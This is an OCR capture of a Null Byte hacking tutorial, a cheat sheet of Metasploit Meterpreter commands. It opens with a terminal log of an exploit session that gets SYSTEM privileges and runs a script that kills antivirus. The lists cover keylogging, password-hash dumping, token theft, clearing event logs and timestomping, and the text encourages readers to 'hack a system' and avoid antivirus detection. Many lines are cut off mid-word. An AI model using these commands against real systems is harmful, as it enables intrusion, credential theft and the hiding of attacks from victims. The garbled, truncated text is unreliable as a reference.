
```
exploit
ndler on 192.168.1.106:4444
rigger the vulnerability...
ge (752128 bytes) to 192.168.1.107
ter session 1 opened (192.168.1.106:4444 -> 192.
preter > getsystem
..got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > killav.rb
[-] Unknown command: killav.rb.
meterpreter > run killav.rb
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
meterpreter >
```


HACK LIKE A PRO

The Ultimate Command Cheat Sheet for Metasploit's Meterpreter

BY OCCUPYTHEWEB 10/29/2013 3:35 PM 01/18/2019 5:49 PM METASPLOIT BASICS

I've done numerous tutorials in Null Byte demonstrating the power of Metasploit's meterpreter. With the meterpreter on the target system, you have nearly total command of the victim.





As a result, several of you have asked me f

meterpreter because there doesn't seem to be a complete list anywhere on the web. So here it goes. Hack a system and have fun testing out these commands.

Step 1

Core Commands

At its most basic use, meterpreter is a Linux terminal on the victim's computer. As such, many of our basic Linux commands can be used on the meterpreter even if it's on a Windows or other operating system. Here are some of the core commands we can use on the meterpreter:

```
?                help menu
background       moves the current session to the background
bgkill           kills a background meterpreter script
bglist           provides a list of all running background scripts
bgrun            runs a script as a background thread
channel          displays active channels
close            closes a channel
exit             terminates a meterpreter session
exploit          executes the meterpreter script designated after it
help             help menu
interact         interacts with a channel
irb              go into Ruby scripting mode
migrate          moves the active process to a designated PID
quit             terminates the meterpreter session
read             reads the data from a channel
run              executes the meterpreter script designated after it
use              loads a meterpreter extension
write            writes data to a ch
```

File System Commands

```
cat              read and output to
cd               change directory or
del              delete a file on th
```

```
download        download a file fro
edit            edit a file with vi
getlwd          print the local dir
getwd           print working direc
lcd             change local direct
lpwd            print local directo
ls              list files in curre
mkdir           make a directory or
pwd             print working directory
rm              delete (remove) a file
rmdir           remove directory on the victim system
upload          upload a file from the attacker system to the victim
```

Step 3

Networking Commands

```
ipconfig        displays network interfaces with key information including IP addre
portfwd         forwards a port on the victim system to a remote service
route           view or modify the victim routing table
```

Step 4

System Commands

```
clearev         clears the event logs on the victim's computer
drop_token      drops a stolen token
execute         executes a command
getpid          gets the current process ID (PID)
getprivs        gets as many privileges as possible
getuid          get the user that the server is running as
kill            terminate the process designated by the PID
ps              list running processes
reboot          reboots the victim computer
reg             interact with the v
rev2self        calls RevertToSelf(
shell           opens a command she
shutdown        shuts down the vict
steal_token     attempts to steal t
sysinfo         gets the details ab
```

User Interface Commands

```
enumdesktops    lists all accessibl
getdesktop      get the current met
idletime        checks to see how l
keyscan_dump    dumps the contents
keyscan_start   starts the software
keyscan_stop    stops the software
screenshot      grabs a screenshot
set_desktop     changes the meterpreter desktop
uictl           enables control of some of the user interface components
```

Step 6

Privilege Escalation Commands

```
getsystem       uses 15 built-in methods to gain sysadmin privileges
```

Step 7

Password Dump Commands

```
hashdump        grabs the hashes in the password (SAM) file
```

Note that hashdump will often trip AV software, but there are now two scripts that are more stealthy, **run hashdump** and **run smart_hashdump**. Look for more on those in my meterpreter script cheat sheet.

Step 8

Timestomp Commands

```
timestomp       manipulates the mod
```

Stay Tuned for More Meterprete

I've already used many of these commands
future guides as well to show you how they

most complete cheat sheet of meterpreter c [redacted]
it to refer back to this sheet often.

Finally, check out my second meterpreter c
meterpreter to continue hacking with metas

- Follow Null Byte on Twitter, Flipboard, and YouTube
- Sign up for Null Byte's weekly newsletter
- Follow WonderHowTo on Facebook, Twitter, Pinterest, and Flipboard

Cover photo by Justin Meyers/Null Byte